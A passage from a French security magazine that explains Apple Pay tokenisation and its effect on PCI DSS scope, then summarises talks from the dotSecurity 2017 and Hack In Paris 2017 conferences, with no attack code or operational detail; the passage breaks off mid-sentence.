> Comment fonctionnent Apple Pay et la tokenisation des données bancaires ?

Le service Apple Pay a été lancé par Apple fin 2014. Dans un premier temps disponible aux États-Unis, le service a été progressivement déployé en Europe en mettant en place des partenariats avec les banques nationales (voir le tableau précédent) afin de rendre accessible le service à leurs clients.

Nous allons nous intéresser aux principes de fonctionnement du service et aux enjeux de sécurité que cela représente sur les données bancaires.

La mise en place de ce service est possible grâce au concept de tokenisation des données bancaires. Son principe a été défini par l'organisme EMVCo, suite à la publication d'un framework technique en 2014 (voir les sources en annexe). Cette publication fait apparaître un nouveau type d'acteurs dans la chaine de la monétique, à savoir les Token Services Provider (TSP). Le PCI SSC a publié en 2015 un standard listant les exigences à respecter afin d'être certifié TSP par l'organisme EMVCo.
Les grands acteurs de cartes bancaires ont mis en place leur propre service de TSP certifié afin de tokeniser les cartes de leurs marques respectives :

- Visa Token Services ;
- MasterCard Digital Enablement Service ;
- American Express Token Service.

La solution d'Apple s'appuie à la fois sur le téléphone, les infrastructures Apple, les TSP et le réseau bancaire.

Dans les iPhones compatibles, un composant spécifique (Secure Element) a été ajouté afin de traiter les opérations cryptographiques et de garantir un niveau de sécurité renforcé sur les données qui y sont stockées. Cela s'apparente à un module cryptographique similaire à ce que l'on peut retrouver sur des cartes à puces ; le module est isolé du reste du système avec l'utilisation d'applets spécifiques en fonction des différentes cartes et des données traitées par le composant.

Afin d'exposer le fonctionnement de la solution, nous allons présenter étape par étape les différentes actions ainsi que les composants mis en œuvre pour pouvoir réaliser un paiement avec son mobile.

Phase d'enrôlement

La première étape consiste en la phase d'enrôlement de la carte bancaire du porteur sur son téléphone. Cette phase est à renouveler si vous changez/perdez le téléphone, ainsi que lorsque la carte arrive à expiration.


1. Une application dédiée, Apple Wallet, présente par défaut, permet la gestion des cartes bancaires. L'utilisateur saisit des informations directement depuis l'application.

2. L'application transmet les données bancaires (PAN, date d'expiration, CVV) aux serveurs d'Apple Pay pour la tokenisation des données. Les serveurs Apple Pay ont un rôle de Token Requestor (TS).

3. Les données bancaires sont transmises en fonction du TSP correspondant à la marque de la carte bancaire (Visa, Mastercard, Amex sont disponibles à l'heure actuelle). Le TSP stocke de manière sécurisée les données bancaires du porteur en base de données.

4. Le token est transmis au TS puis au téléphone du porteur dans le module Secure Element.

5. Une clé partagée est générée par le téléphone dans le Secure Element puis est transmise au TSP. Cette clé sera utilisée par la suite afin d'éviter les problèmes d'usurpation du token lors de la phase de paiement.



Phase de paiement

Lorsque le porteur souhaite effectuer un paiement soit depuis son téléphone sur un site web marchant ou depuis une application, soit dans un magasin physique avec un terminal de paiement sans contact (TPE), la phase de paiement se lance.

1. Lorsque le téléphone détecte une demande de paiement (type de transaction, commerçant, montant, date), le téléphone utilise le Secure Element et la clé partagée avec le TSP pour générer un cryptogramme unique. Ce cryptogramme contient des informations relatives à la transaction en cours et est signé par la clé partagée. L'accès au Secure Element nécessite l'authentification de l'utilisateur sur son téléphone soit par code PIN ou par empreinte digitale (TouchID). Le token ainsi que le cryptogramme unique sont transmis au commerçant.

En fonction de la nature de la transaction, soit depuis le téléphone, soit en magasin le canal de transmission des informations varie :


2'. Pour un paiement depuis le téléphone, le site web ou l'application détecte que le téléphone supporte Apple Pay et propose la fonctionnalité à l'utilisateur. C'est ensuite le serveur du site commerçant qui traite le paiement. Celui-ci transfère le token et le cryptogramme unique pour chaque transaction vers la banque du commerçant (en direct ou par l'intermédiaire d'un prestataire de paiement de type PSP).

2''. Pour un paiement en magasin, le porteur présente son téléphone au niveau du terminal de paiement (TPE). Au travers de l'interface NFC, le téléphone détecte automatiquement la demande de paiement et lance cette fonctionnalité. C'est ensuite le TPE qui traite le paiement en direct vers les services bancaires de la banque.

3. En fonction du canal de la transmission, le token et le cryptogramme unique sont envoyés à la banque du commerçant pour la validation de la transaction.

4. Lorsque la banque du commerçant détecte que les informations transmises correspondant à un token et non à un numéro de carte en clair, la banque transfère directement le token et le cryptogramme au TSP correspondant (Visa, Mastercard ou American Express) par l'intermédiaire du réseau interbancaire.

5. Le TSP vérifie que le cryptogramme a bien été généré par le téléphone correspondant au token du porteur pour la transaction actuelle avec le commerçant. En cas d'échec



Services de tokenisation (TSP)

de la vérification du cryptogramme (mauvais token, expiration du token, mauvaises informations sur la transaction), la transaction est annulée.

6. Le TSP renvoie les informations bancaires à la banque du porteur par l'intermédiaire du réseau interbancaire. La banque procède à une transaction bancaire classique sur la base des informations de paiement récupérées par le TSP sur le compte du porteur.

À la fin de ces étapes, la transaction est confirmée par le TPE ou par le site commerçant auprès du porteur.

D'un point de vue technique, Apple ne permet toujours pas d'avoir accès aux détails techniques d'implémentation qui sont en œuvre autour du fonctionnement du Secure Element. Nous savons qu'il utilise un chiffrement AES et le protocole de transport CCM-AES.

La sécurité de la solution repose sur le cryptogramme unique généré pour chaque transaction qui permet de garantir l'unicité et l'authenticité du paiement. En cas d'interception d'un token par une personne malveillante, il n'est pas possible de procéder à un paiement sans le cryptogramme généré par le téléphone. Le rejeu d'une transaction n'est également pas possible.

« D'un point de vue technique, Apple ne permet toujours pas d'avoir accès aux détails techniques d'implémentation qui sont en œuvre autour du fonctionnement du Secure Element. Nous savons qu'il utilise un chiffrement AES et le protocole de transport CCM-AES »

Le constat est le même pour les TSP, la documentation disponible ne permet pas de connaitre les détails techniques des mesures de sécurité mises en place pour protéger les données.

Le principe de tokenisation présente un avantage considérable, car il "désensibilise" une partie des données qui circulent lors d'une transaction bancaire. Il reste toutefois des données bancaires qui transitent entre les TSP, les serveurs bancaires et le réseau interbancaire.

> Quels impacts sur la certification PCI DSS ?

Le standard PCI DSS est applicable pour toutes les entreprises/commerçants faisant transiter, traitant et stockant des données de cartes bancaires. Il se compose d'un ensemble d'exigences et de contrôles à respecter afin d'être certifié PCI DSS.

En fonction du traitement et des données qui sont échangées sur les systèmes d'information de l'entreprise, les exigences du PCI DSS varient. On parle par exemple de SAQ-A lorsqu'un site commerçant utilise une redirection vers un prestataire de paiement.

Pour les magasins, l'intégration d'un service de paiement mobile par tokenisation permet d'offrir un nouveau moyen de paiement pour ses clients tout en mettant hors scope les données correspondantes à ces transactions qui circulent sur son réseau et sur ces TPE.

Pour un site web commerçant, l'intégration d'un service de paiement mobile par tokenisation permet de désensibiliser les données liées à ces transactions et ainsi faciliter la conformité avec les exigences du standard PCI DSS. En effet, comme évoqué avec le cas Apple Pay, le commerçant ne voit jamais passer de cartes bancaires au sein de son SI, mais uniquement des tokens et des cryptogrammes uniques par transaction.

> Quel avenir pour ces technologies ?

D'un point de vue utilisateur, le paiement sur mobile représente un nouveau canal de paiement sécurisé toujours présent dans sa poche.

D'un point de vue commerçant, la mise en place d'un service de paiement s'appuyant sur la tokenisation permet de diminuer le risque associé au transport/traitement/stockage des données bancaires.

Par conséquent, ces nouvelles solutions vont permettre à de nouveaux acteurs de proposer des solutions de paiement sécurisé et facile d'accès au plus grand nombre.

Dans les mois à venir, le marché risque d'évoluer fortement en fonction du taux d'adoption de ces solutions par les consommateurs. Nous tâcherons de suivre ces nouvelles solutions et de vous informer sur les impacts en termes de sécurité et de conformité avec le PCI DSS.

Lexique

CVV : Card Verification Value (numéro de vérification de la carte présent au dos)
HCE : Host Card Emulation
mPOS : mobile Point Of Sale (point de vente mobile)
NFC : Near Field Contact
PAN : Primary Account Number (numéro de carte principal
PCI DSS : Payment Card Industry Data Security Standard
TR : Token Requester
TSP : Tokenisation Service Provider
TPE : Terminal de Paiement
PSP : Payment Service Provider (prestataire de paiement)

Références

✚ PCI
https://www.pcisecuritystandards.org/documents/Mobile_Payment_Security_Guidelines_Developers_v1.pdf

✚ Apple Pay
https://www.apple.com/business/docs/iOS_Security_Guide.pdf

https://support.apple.com/en-us/HT203027

✚ Token service provider
https://www.emvco.com/wp-content/uploads/documents/EMVCo_Payment_Tokenisation_Specification_Technical_Framework_v1.0.pdf

✚ Autres ressources
https://developer.mastercard.com/product/mdes

https://developer.visa.com/capabilities/vts

http://www.paymon.fr/2015/01/05/hce-host-card-emulation/

http://www.paymon.fr/2016/10/03/payez-avec-son-mobile/

http://www.paymon.fr/2015/01/29/la-tokenisation/

http://www.paymon.fr/2015/03/31/visa-ouvre-la-voie-a-apple-pay-la-tokenisation-bientot-en-europe/

dotSecurity 2017

Par Jonathan THIRION et Hadrien HOQUET

XMCO était partenaire de la deuxième édition de la conférence dotSecurity, une conférence de sécurité informatique destinée aux développeurs. Nous allons ici revenir sur les 9 présentations données durant la conférence.

Nous souhaitions profiter de cet article pour remercier les conférenciers, ainsi que toute l'équipe ayant donné vie à cette édition de la dotSecurity pour leur travail.

Counter-spells and the art of keeping your application safe

Ingrid Epure

Slides
https://speakerdeck.com/ingride/counter-spells-and-the-art-of-keeping-you-application-safe

Twitter
https://twitter.com/ingridepure

Vidéo
https://www.dotconferences.com/2017/04/ingrid-epure-counter-spells-and-the-art-of-keeping-your-application-safe

Ingrid Epure, intervenante de la première session, est ingénieure chez Intercom. Durant la présentation, elle a dressé un portrait des principales vulnérabilités liées au développement d'applications web. Pour chacune d'entre elles, Ingrid a détaillé les risques et les solutions à mettre en place pour s'en protéger.

Nous sommes ainsi repassés rapidement sur de nombreux points primordiaux de la sécurité des applications Web, tels que le contrôle des entrées utilisateur, l'échappement de code, les politiques de sécurité du contenu, les injections et bien d'autres.

Enfin, Ingrid a terminé par un tour d'horizon des méthodes post-développement permettant de découvrir des vulnérabilités oubliées telles que les tests, le logging, le monitoring des événements générés et les programmes de bug bounty.

DevOps and Security
Zane Lackey

Slides
https://www.slideshare.net/slideshow/embed_code/key/M12iXi71ZYcHIu

Twitter
https://twitter.com/zanelackey

Vidéo
https://www.youtube.com/watch?v=Dx6evGNrUdM

Zane Lackey, cofondateur et CSO de Signal Sciences, est venu partager son expérience en matière de sécurité. Zane a souligné l'importance de l'amélioration des procédures pour identifier, remonter et corriger les vulnérabilités.

Il a expliqué aussi que les programmes de bug bounty et les tests d'intrusion sont complémentaires et non exclusifs. En effet, les bug bounties offrent un retour général en temps réel, alors que les tests d'intrusion, plus ponctuels, apportent un retour plus ciblé sur des éléments clés.

Il ne faut pas non plus oublier la capacité à mettre en place des méthodes efficaces de surveillance des erreurs et des attaques. Cela permet de pouvoir réagir plus rapidement et d'identifier les vulnérabilités avant qu'elles ne soient sévèrement exploitées. À ce sujet, il a d'ailleurs souligné la différence en termes de temps de réaction à une attaque en opposant 2 méthodes de monitoring : la surveillance des milliers de lignes de log indigestes et l'utilisation d'outils d'analyse et de représentation, qui permettent de repérer aisément un comportement anormal.

Three keys to modern feedback loops:

1. Combination of bug bounty + pentests
2. Bounty is not a replacement for pentest, it augments pentest
3. Bounty gives general but more real time feedback, pentest shifts to giving more directed but less frequent feedback

Enfin, il a mis en avant l'importance de la communication et de l'échange d'informations entre les équipes. Selon lui, cette pratique suscite l'intérêt et l'engagement de chacun dans le maintien d'un bon niveau de sécurité.

The Digital Battle
Mikko Hypponen

Slides
https://dl.dropboxusercontent.com/u/25352096/dotsecurity_hypponen.pptx

Twitter
https://www.twitter.com/mikko

Vidéo
https://www.youtube.com/watch?v=hnTk1dHH7co

Mikko Hypponen, directeur du département de recherche de la société F-Secure et conférencier reconnu, est revenu avec beaucoup d'humour sur différents sujets ayant émaillé l'actualité de la sécurité informatique des dernières années.

Il a tout d'abord été question du vol de données de Yahoo par des pirates russes. Il a d'ailleurs soulevé la question de la valorisation des données dérobées et les implications futures amenées par les réglementations européennes comme la GDPR.

« Zane Lackey a expliqué que les programmes de bug bounty et les tests d'intrusion sont complémentaires et non exclusifs. »

Mikko est ensuite revenu sur un sujet brulant : la sécurité des objets connectés. Selon lui, les problèmes de sécurité proviennent généralement de configurations par défaut. Pour expliciter son idée, il a introduit une analogie : celle du magnétoscope, dont l'heure est rarement réglée par son possesseur, car le produit est fonctionnel en l'état.

Conclusion inspirante de cette présentation : Mikko nous a indiqué qu'au vu de l'omniprésence de l'informatique, ce ne sont pas des applications que les développeurs travaillent à sécuriser, mais la société elle-même.

Verifiable lotteries
Joseph Bonneau

Slides
https://docs.google.com/presentation/embed?id=1bx-qeedSrMBJed8hVB2Wgf264PDj6DwkfFNKikTLHKs

Twitter
https://www.twitter.com/josephbonneau

Vidéo
https://www.youtube.com/watch?v=1jVPVPxwFWo

Joseph Bonneau, chercheur et enseignant dans le domaine de la sécurité ainsi que « Technology Fellow » à l'EFF (Electronic Frontier Foundation), a présenté l'importance d'utiliser une réelle « graine aléatoire » (random seed), lors de la génération de valeurs se devant d'être imprévisibles.

Afin d'expliquer clairement ses idées, il a établi des parallèles avec les jeux de hasard et les différentes possibilités pour changer les probabilités au profit de certaines valeurs. Il a donc souligné l'importance d'avoir des balises permettant de s'assurer de la non-prévisibilité, de l'unanimité ainsi que de la disponibilité des résultats. Il revient sur les moyens existants de vérifier ces propriétés, notamment les mécanismes de blockchains qui sont, de par leur concept, très complexes à falsifier ou à prédire.

« Au vu de l'omniprésence de l'informatique, ce ne sont pas des applications que les développeurs travaillent à sécuriser, mais la société elle-même. »

Enfin, il est a brièvement présenté sur plusieurs autres projets importants maintenus par l'EFF, tels que Let's Encrypt et les extensions pour navigateur Privacy Badger et HTTPS Everywhere.

Post-Quantum Cryptography
Tanja Lange

Slides
http://hyperelliptic.org/tanja/vortraege/dot-security-tanja.pdf

Twitter
https://twitter.com/hyperelliptic

Tanja est professeur de cryptologie à l'université d'Eindhoven. Elle a commencé cette présentation en listant plusieurs exemples impliquant la cryptographie dans notre vie quotidienne : les cartes et paiements bancaires, la consultation de sites Web en HTTPS, le chiffrement des emails avec PGP, les systèmes de fichiers chiffrés...

Ces exemples lui ont permis de démontrer que la cryptographie occupe une place prépondérante dans le monde actuel. La sécurité des communications critiques dépend de la robustesse des algorithmes de chiffrement. Or, une menace pèse sur ces algorithmes : l'ordinateur quantique universel. La caractéristique principale de ce type d'ordinateurs est leur puissance de calcul bien supérieure à celle qu'il est possible d'atteindre actuellement.

Des algorithmes de chiffrement aujourd'hui considérés comme étant robustes seraient cassés en un temps record par un ordinateur quantique et d'importants efforts de recherche sont actuellement entrepris pour aboutir à la

construction de ce dernier dans le secteur privé comme dans le secteur public.
D'après Tanja, de grandes quantités de trafic chiffré seraient actuellement stockées dans le but d'être déchiffrées plus tard à l'aide d'ordinateur quantique, qui pourraient voir le jour d'ici 10 à 15 ans, 25 pour les plus réservés.

« Les autorités de certification représentent donc un point unique de défaillance : il suffit de les compromettre ... pour pouvoir distribuer des informations erronées »

Il devient donc urgent de définir des mesures et des protocoles cryptographiques capables de résister à une telle puissance de calcul regroupés au sein de ce que l'on appelle la cryptographie post-quantique.

Secure Software Development Lifecycle
Jim Manico

Twitter
https://twitter.com/manicode

Fondateur de Manicode Security, ancien membre de l'OWASP et professeur spécialisé dans le domaine du développement sécurisé, Jim Manico a démontré sa capacité à intéresser le public au travers de son dynamisme.

Ainsi, il nous a expliqué l'importance de prendre en compte la sécurité et les risques, tout au long du processus de création d'un produit ou d'un service. En se basant sur de nombreux exemples, Jim a rappelé que les procédures de sécurité sont essentielles, mais qu'elles doivent tout de même rester accessibles afin d'être respectées dans les différentes phases de réalisation de l'application.

Il a utilisé l'exemple marquant du groupe Van Halen, réputé à l'époque pour son expertise dans les effets pyrotechniques. Les conditions de sécurité devant être respectées pour que le groupe effectue une représentation comportaient un point important : il devait y avoir un bol de M&M's de différentes couleurs, à l'exception de la couleur marron.

Il s'agissait en réalité d'un « canari ». En effet, cette exigence leur servait de preuve que tous les points de la liste avaient été scrupuleusement respectés et que leur sécurité n'était donc pas menacée.

Collective Authorities : Transparency and Decentralized Trust at Scale
Philip Jovanovic

Slides
https://zerobyte.io/talks/2017-04-21-cothority-dotsecurity.pdf

Twitter
https://www.twitter.com/daeinar

Vidéo
https://www.youtube.com/watch?v=YostyJRwqVU

Philip Jovanovic est chercheur en sécurité au sein de l'École Polytechnique Fédérale de Lausanne. Sa présentation a débuté avec des exemples d'utilisation d'autorités de certification et le besoin primordial de confiance. Or, leur compromission peut avoir de graves conséquences telles que l'utilisation de faux certificats, l'installation d'une version vulnérable d'un logiciel, etc.

Ces autorités représentent donc un point unique de défaillance : il suffit de les compromettre, via des moyens informatiques ou légaux, pour pouvoir distribuer des informations erronées semblant parfaitement légitimes, sans que les utilisateurs n'en aient alors connaissance.

Philip a ensuite présenté un modèle de signatures distribuées sur lequel il travaille : cothority. Ce projet vise à implémenter un mécanisme de signatures réparties sur plusieurs entités. Dans le cadre, par exemple, d'une mise à jour logicielle importante, cette dernière est alors signée par l'éditeur et plusieurs tiers de confiance indépendants, puis publiée. Le client utilise un dispositif permettant d'agréger ces signatures pour vérifier que cette mise à jour a bien été signée non seulement par l'éditeur, mais aussi par les tiers de confiance. En conséquence de quoi, les utilisateurs n'installeront cette mise à jour que si cette preuve d'authenticité est bien valide.

Il devient ainsi beaucoup plus compliqué de distribuer de fausses informations. En effet, cela suppose de compromettre l'entité émettrice de l'information ainsi que tous les tiers de confiance.

Names and Security
Paul Mockapetris

Twitter
https://twitter.com/svnr2000

Paul Mockapetris est l'inventeur du DNS, protocole aujourd'hui vital sur Internet. Il a présenté quelques menaces et utilisations malveillantes de son protocole telles que le typosquating.

« Actuellement, l'interception de trafic est de plus en plus fréquente que ce soit pour la surveillance de masse, le stockage des données échangées ou encore leur analyse »

L'une des solutions pour limiter les dangers liés à l'utilisation malveillante du protocole DNS dans le cadre de la messagerie électronique est apparue il y a quelques années sous le nom de RPZ (Response policy zone).

Le fonctionnement de RPZ est similaire à celui d'un pare-feu. Il est par exemple possible pour une entreprise de bloquer les domaines de mauvaise réputation ou illégaux afin de limiter les risques comme l'accès à des sites distribuant des logiciels malveillants.

Paul a terminé par une présentation du produit ThreatSTOP sur lequel il travaille et qui illustre une implémentation de ces sécurités pour le protocole DNS.

Encryption vs. Inspection
Nick Sullivan

Slides
https://crypto.dance/projects/6480498

Twitter
https://www.twitter.com/grittygrease

Vidéo
https://www.youtube.com/watch?v=hLT8uYsqTWg

Nick Sullivan, responsable de la cryptographie chez Cloudflare, a présenté quant à lui les dangers présents sur le chiffrement des communications web de nos jours. Il a commencé par retracer l'historique des protocoles SSL, puis TLS et de diverses attaques visant à défaire ou affaiblir la sécurité des échanges.

Actuellement, l'interception de trafic est de plus en plus fréquente que ce soit pour la surveillance de masse, le stockage des données échangées ou encore leur analyse. Ces données peuvent alors être utilisées à des fins commerciales ou malveillantes, raison pour laquelle il est important de s'assurer de la robustesse de ces communications.

Nick recommande l'utilisation des derniers protocoles TLS 1.2 et prochainement de TLS 1.3 qui sont de plus en plus adoptés, protocoles notamment encouragés par des géants comme Mozilla et Google, développeurs respectifs des navigateurs Firefox et Chrome.

Il a également rappelé l'importance de ne conserver que des configurations sûres (suites de chiffrement solides, protocoles non vulnérables, etc.) et a mis en garde contre la rétrocompatibilité, qui rend souvent possible des attaques de type « downgrade » visant à forcer l'utilisation de protocoles connus pour être vulnérables, afin de les exploiter.

En bref...

Dans un format de courtes présentations, la DotSecurity est tout à fait abordable et permet de rester concentré du début à la fin, ce qui en fait une conférence adaptée à une audience de développeurs désireux de s'impliquer dans la sécurité ou à tout curieux.

Références

Site de la DotSecurity
https://www.dotsecurity.io

Site de l'édition 2016
https://2016.dotsecurity.io

Les vidéos et présentations
https://www.dotconferences.com/conference/dotsecurity

Retour sur l'édition HIP 2017

Par Jean-Christophe PELLAT et Cyril LORENZETTO

Cette année encore, XMCO était partenaire de la conférence Hack In Paris. Cette 7e édition 2017 s'est déroulée du 19 au 23 juin. Regroupant des formations et des conférences exclusivement en anglais, HIP a réuni les professionnels de la sécurité informatique (DSI, RSSI, RSI) ainsi que les experts techniques.
Cette conférence a été divisée en deux temps :

✚ 19 au 21 juin : 3 jours d'entrainement et de pratique avec de multiples experts sécurité (Responsables de la sécurité des systèmes d'information et Directeurs des systèmes d'information) ;

✚ 22 au 23 juin : 2 jours de conférences par des experts techniques internationaux.
Nous avons eu la chance d'assister aux deux jours de conférences qui étaient particulièrement intéressantes. Nous allons détailler ces conférences au sein de cette 47e édition de l'ActuSécu.

> Jour 1

Strategies on Securing you banks & enterprises. (From someone who robs banks & enterprises for a living!)

Jayson E. Street (@jaysonstreet)

Cette première conférence, pragmatique et riche en humour, a été présentée par Jayson E. Street, un habitué de la Hack In Paris. L'objet de la conférence était la prise d'empreinte et la reconnaissance sur le web, dans un contexte de sensibilisation.

La présentation a été introduite par deux exemples :

✚ **Premier exemple : La sécurité de l'événement américain : le Super Bowl 2017**

Jayson E. Street expliquait les mesures de sécurité dras-

tiques mises en place, de par la présence du président américain : 5000 policiers déployés, barrages de sécurité, fouilles, etc. Malgré tout, il met en avant la facilité avec laquelle 3 adolescents ont réussi à s'introduire au sein de l'événement. Ils ont en effet, contourné tous les barrages et mesures de sécurité, avec la seule aide d'une échelle trouvée sur les lieux. Celle-ci leur a servi à se faire passer pour une équipe d'entretien.

✚ Second exemple : Le nombre de décès dû au virus Ebola aux États-Unis

Pour cet exemple, le conférencier relate la forte couverture médiatique qu'a connue le virus Ebola aux États-Unis, créant ainsi un effet de panique. Puis il met en relief le nombre de décès causé par le virus aux États-Unis comparé aux autres causes recensées : il en résulte qu'aux États-Unis, 2 morts ont été causés par le virus, alors que 55 000 personnes sont décédées d'une simple fièvre.

Via ces deux exemples, il conclut que le schéma est exactement le même dans le domaine de la sécurité : les entreprises se concentrent sur les mauvaises menaces !
Selon lui, les entreprises se concentrent sur les menaces hautement médiatisées (ex : 0day, Anonymous, attaques Étatiques, etc.) alors que 99% des compromissions proviennent de vulnérabilités connues et pour lesquelles des correctifs sont disponibles. Pour lui la seule réelle menace reste les criminels.

Après cette entrée en matière, le conférencier démontre à quel point il est simple de réaliser une attaque de type social engineering, tellement la quantité d'informations disponible sur internet est élevée. Pour cette démonstration, réalisée quelques jours avant la conférence, il cible une banque française : BNP Paribas, basée à Paris.

Grâce à des recoupements d'informations sur Linkedin, Facebook, Shodan et via les enregistrements DNS, Jayson est en mesure de choisir 2 employés cibles et de préparer son scénario de phishing par email. La phase finale de la démonstration a été l'élaboration de l'email de phishing. Dans celui-ci Jayson introduit des liens malveillants et persuade la cible d'y accéder en jouant sur le contexte émotionnel autour du récent attentat sur l'avenue des Champs-Élysées à Paris.

Enfin, la conférence s'est terminée par une liste de recommandations et de bonnes pratiques afin de réduire l'exposition des entreprises sur internet.

VentriLock: Exploring voice-based authentication systems

Chaouki Kasmi (@emhacktivity) José Lopes Esteves (@lopessecurity)


✚ Slides

https://hackinparis.com/data/slides/2017/2017_KASMI_LOPES-ESTEVES_VentriLock_Exploring_voice_based_authentication_systems.pdf

✚ Vidéo

https://www.youtube.com/watch?v=xLfeD9IS6jg

Habitués de la Hack in Paris, les deux conférenciers se concentrent, cette fois-ci, sur le contournement d'authentification via reconnaissance vocale. Ceci dans le but d'accéder aux fonctionnalités de l'appareil protégé, ou pour injecter des commandes.



Dans un premier temps, les conférenciers nous présentent les différents moyens d'authentification via données biométriques : Voix, empreinte digitale, iris, etc.
Ils nous expliquent que l'authentification via reconnaissance vocale peut être implémentée de deux manières :

✚ « keyword dependent » : basé sur l'analyse de mots clés spécifiques, par exemple une phrase spécifique à prononcer pour s'authentifier.

